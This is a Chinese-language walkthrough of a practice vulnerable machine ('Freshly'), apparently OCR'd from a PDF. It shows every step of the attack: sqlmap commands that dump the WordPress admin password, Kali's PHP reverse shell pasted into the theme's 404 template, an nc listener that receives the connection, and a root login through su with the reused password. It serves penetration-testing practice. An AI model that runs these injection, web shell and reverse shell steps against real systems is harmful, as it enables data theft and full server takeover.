
先别急着submit，我们需要http流经burpsuite，需要浏览器设置代理与burpsuite一致。








设置好后，回到页面登录，burpsuite获得截取到的报文。



将报文复制下来，保存到桌面。



sqlmap注入

使用sqlmap对我们截获的报文进行注入，先找找数据库名

```
root@kali:~/桌面# sqlmap -r request.raw --level 5 --risk 3 --dbs --dbms mysql --
batch
```

```
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080

[22:31:21] [INFO] fetched data logged to text files under '/r
172.19.75.41'

[*] ending @ 22:31:21 /2019-11-25/
```


我们发现有7个库，其中最后一个库我们很眼熟，wordpress在之前有见到过，它与8080端口有关，那我们来探测它的表。

```
root@kali:~/桌面# sqlmap -r request.raw --level 5 --risk 3 -D wordpress8080 --ta
bles --dbms mysql --batch
```

```
Database: wordpress8080
[1 table]
+-------+
| users |
+-------+

[22:36:14] [INFO] fetched data logged to
172.19.75.41'

[*] ending @ 22:36:14 /2019-11-25/
```


有个users表，应该没错了，探测一下它的列。

```
root@kali:~/桌面# sqlmap -r request.raw --level 5 --risk 3 -D wordpress8080 -T u
sers --columns --dbms mysql --batch
```

```
Database: wordpress8080
Table: users
[2 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| password | varchar(50) |
| username | varchar(20) |
+----------+-------------+
```

```
[22:38:07] [INFO] fetched data logged to
172.19.75.41'

[*] ending @ 22:38:07 /2019-11-25/
```


查看一下username和password的信息。


```
root@kali:~/桌面# sqlmap -r request.raw --level 5 --risk 3 -D wordpress8080 -T u
sers -C username,password --dump --dbms mysql --batch
```


```
Database: wordpress8080
Table: users
[1 entry]
+----------+--------------------+
| username | password           |
+----------+--------------------+
| admin    | SuperSecretPassword |
+----------+--------------------+

[22:40:26] [INFO] table 'wordpress8080.users'
output/172.19.75.41/dump/wordpress8080/users.c
[22:40:26] [INFO] fetched data logged to text
172.19.75.41'

[*] ending @ 22:40:26 /2019-11-25/
```


拿到了它的用户名和密码，那我们就去登录它的后台（记得把代理关了）
172.19.75.41:8080/wordpress/wp-login.php






接下来上传实现shell操作。

上传shell脚本


使用kali提供的反弹shell脚本，按图操作，复制shell代码。

```
root@kali:~/桌面# cd /usr/share/webshells/php/
root@kali:/usr/share/webshells/php# ls
findsock.c        php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php  php-reverse-shell.php   simple-backdoor.php
root@kali:/usr/share/webshells/php# cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibilit
y
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, th
en
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
```


去到后台页面，进入外观编辑页面




点击右边404，进入编辑页，将代码粘贴进去，修改好ip与port。



点击下方更新按钮，完成shell上传。





回到终端，监听4444端口。

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
```

网页访问172.19.75.41:8080/wordpress/wp-content/themes/twentythirteen/404.php。

终端得到了返回的shell。

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.19.75.143] from (UNKNOWN) [172.19.75.41] 36772
Linux Freshly 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC
 athlon i686 GNU/Linux
 10:00:39 up  6:15,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```


进入靶机

优化终端。

```
$ python -c "import pty;pty.spawn('/bin/bash')"
daemon@Freshly:/$
```

提权，尝试之前得到的后台密码。

```
daemon@Freshly:/$ su -
su -
Password: SuperSecretPassword

root@Freshly:~#
```

成功拿到root权限，本次靶机并没有flag值，纯练习sql注入。
至此，大功告成！！！